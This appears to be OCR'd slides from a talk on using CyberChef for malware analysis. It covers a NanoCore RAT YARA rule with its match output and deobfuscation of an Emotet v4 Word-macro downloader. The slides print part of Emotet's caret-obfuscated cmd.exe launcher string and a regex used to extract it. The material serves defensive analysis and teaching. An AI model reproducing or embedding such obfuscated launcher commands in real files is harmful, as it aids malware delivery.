
```
google.com
apple.com
jon.glass
github.com
thenegative.zone
```

Output

time: 14ms
length: 162
lines: 16

```
"google.com."
"172.217.6.238"

"apple.com."
"17.172.224.47"

"jon.glass."
"192.30.252.153"

"github.com."
"192.30.253.113"

"thenegative.zone."
"192.30.252.153"
```

YARA? Sure!



Last build: 9 days ago - Enigma, Typex and the Bombe operations added for GCHQ's Centenary
Options
About / S
Recipe
YARA Rules
Rules
Input
length: 229376

```
meta:
        description = "NanoCore RAT"
        ref = "https://www.sentinelone.com/blogs/teaching-an-old-rat-new-
tricks/"
        classification = "Backdoor"
        vti_default_score = 5
        vti_documents_score = 5
        vti_scripts_score = 5
        vti_browser_score = 5
        vti_msi_score = 5
        vti_static_score = 5
        author = "Florian Roth"
        source = "https://github.com/Neo23x0/signature-base"
        original_name = "Nanocore_RAT_Sample_2"
        license = "GPL-3.0 (https://opensource.org/licenses/GPL-3.0)"

    strings:
        $s1 = "U4tSOtmpM" fullword ascii
        $s2 = ")U71UDAU_QU_YU_aU_iU_qU_yU_" fullword wide
        $s3 = "Cy4tOtTmpMtTHVFOrR" fullword ascii

    condition:
        uint16(0) == 0x5a4d and filesize < 40KB and all of ($s*)
```

□ Show strings □ Show string lengths □ Show metadata ☑ Show counts

Name: 72f71d5f9908d532fba7a3...
Size: 229,376 bytes
Type: application/macbinary
Loaded: 100%

Output

```
time: 110ms
length:  140
lines:     4
```

```
Input matches rule "NanoCore" 10 times.
Input matches rule "Nanocore_RAT_Gen_2" 3 times.
Input matches rule "Nanocore_RAT_Feb18_1" 7 times.
```


Medium Recipe using CyberChef

Deobfuscating Emotet v4 Downloader

Space Reserved for Emotet

- MUMMY SPIDER is a criminal entity linked to the core development of the malware most commonly known as Emotet or Geodo.
- The phishing campaign by MUMMY SPIDER consisted of **a malicious macro-enabled Microsoft Word document sent as an email attachment**.
- When recipients opened the weaponized document and macros are enabled on the machine (which is quite typical), **an obfuscated PowerShell command was launched**.

https://www.information-age.com/ecrime-cyber-network-123482383/



Name: emotet (1).doc

Size: 78,208 bytes

Type: application/msword


Loaded: 100%

```
time:   14ms
length: 78208
lines:   244
```

```
...............................................................
...............................................................
...............................................................
.................................




c:\mncGLzlCqwh\iSGcYaaAuG\vJqALmu\..\..\..\windows\system32\cmd.exe /c
CM%APPDATA:~  -12,1%;  ;  ; /V^:o;; ;  /R"; ;  ;  (  (   (^Se^t owy=djh ^tDJ^
D^2d^ h^W^X NfR^ T51 ^xCV u n n0^a^  Vz ^f6K ^u^X5 ^y^m^2^ ^s^AJ ^S6a^ ^j^W
^4pG
^PMa^}n6y}^G2h{P^gU^h9Nrc1^7zti9^8^aW^zecEw^b^}j^8I^}^a^74k^SR5aBwHe^IOsr^B^f
^gbRNv^;^0^E n^O cR^4sLSH^pY$Tm^Y ^E1^Ps^jin^sx7T^eOi^mcjJ^po^ 4^gr^wIZPWBG^-
C^bxt^uPJrXp^e^aA^E6t^EK^dS2^5^W;^PZ^d^)Lw^ln^
TSRiXS^S5^qu$^A^lM^(vUce^2B^Hll^pXig^D^4fe^8x^o^52yt^BCOeoGYv^y^p^3^akCU^s4Ig
^.t2Vce6j^s^EcuHW0^i$^bv^j;^5hO^)^6BJ^ymtN^dATgoHFv^BSW^DeD^m^zs3Nvnu^YKoN^e^
```

Grab RegEx Operation

- I use RegEx for as much as possible
- You should too



Regular expression

Built in regexes: User defined


Regex:
```
(cmd.exe.*\)| ")
```

☑ Case insensitive ☑ ^ and $ match at newlines

□ Dot matches all □ Unicode support

□ Astral support □ Display total

Output format: Highlight matches



Recipe

Regular expression

Built in regexes
User defined

Regex
```
(cmd.exe.*\) ")
```

☑ Case insensitive ☑ ^ and $ match at newlines □ Dot matches all

□ Unicode support □ Astral support □ Display total

Output format
List capture groups

Input length: 78208

Name: emotet (1).doc
Size: 78,208 bytes
Type: application/msword
Loaded: 100%

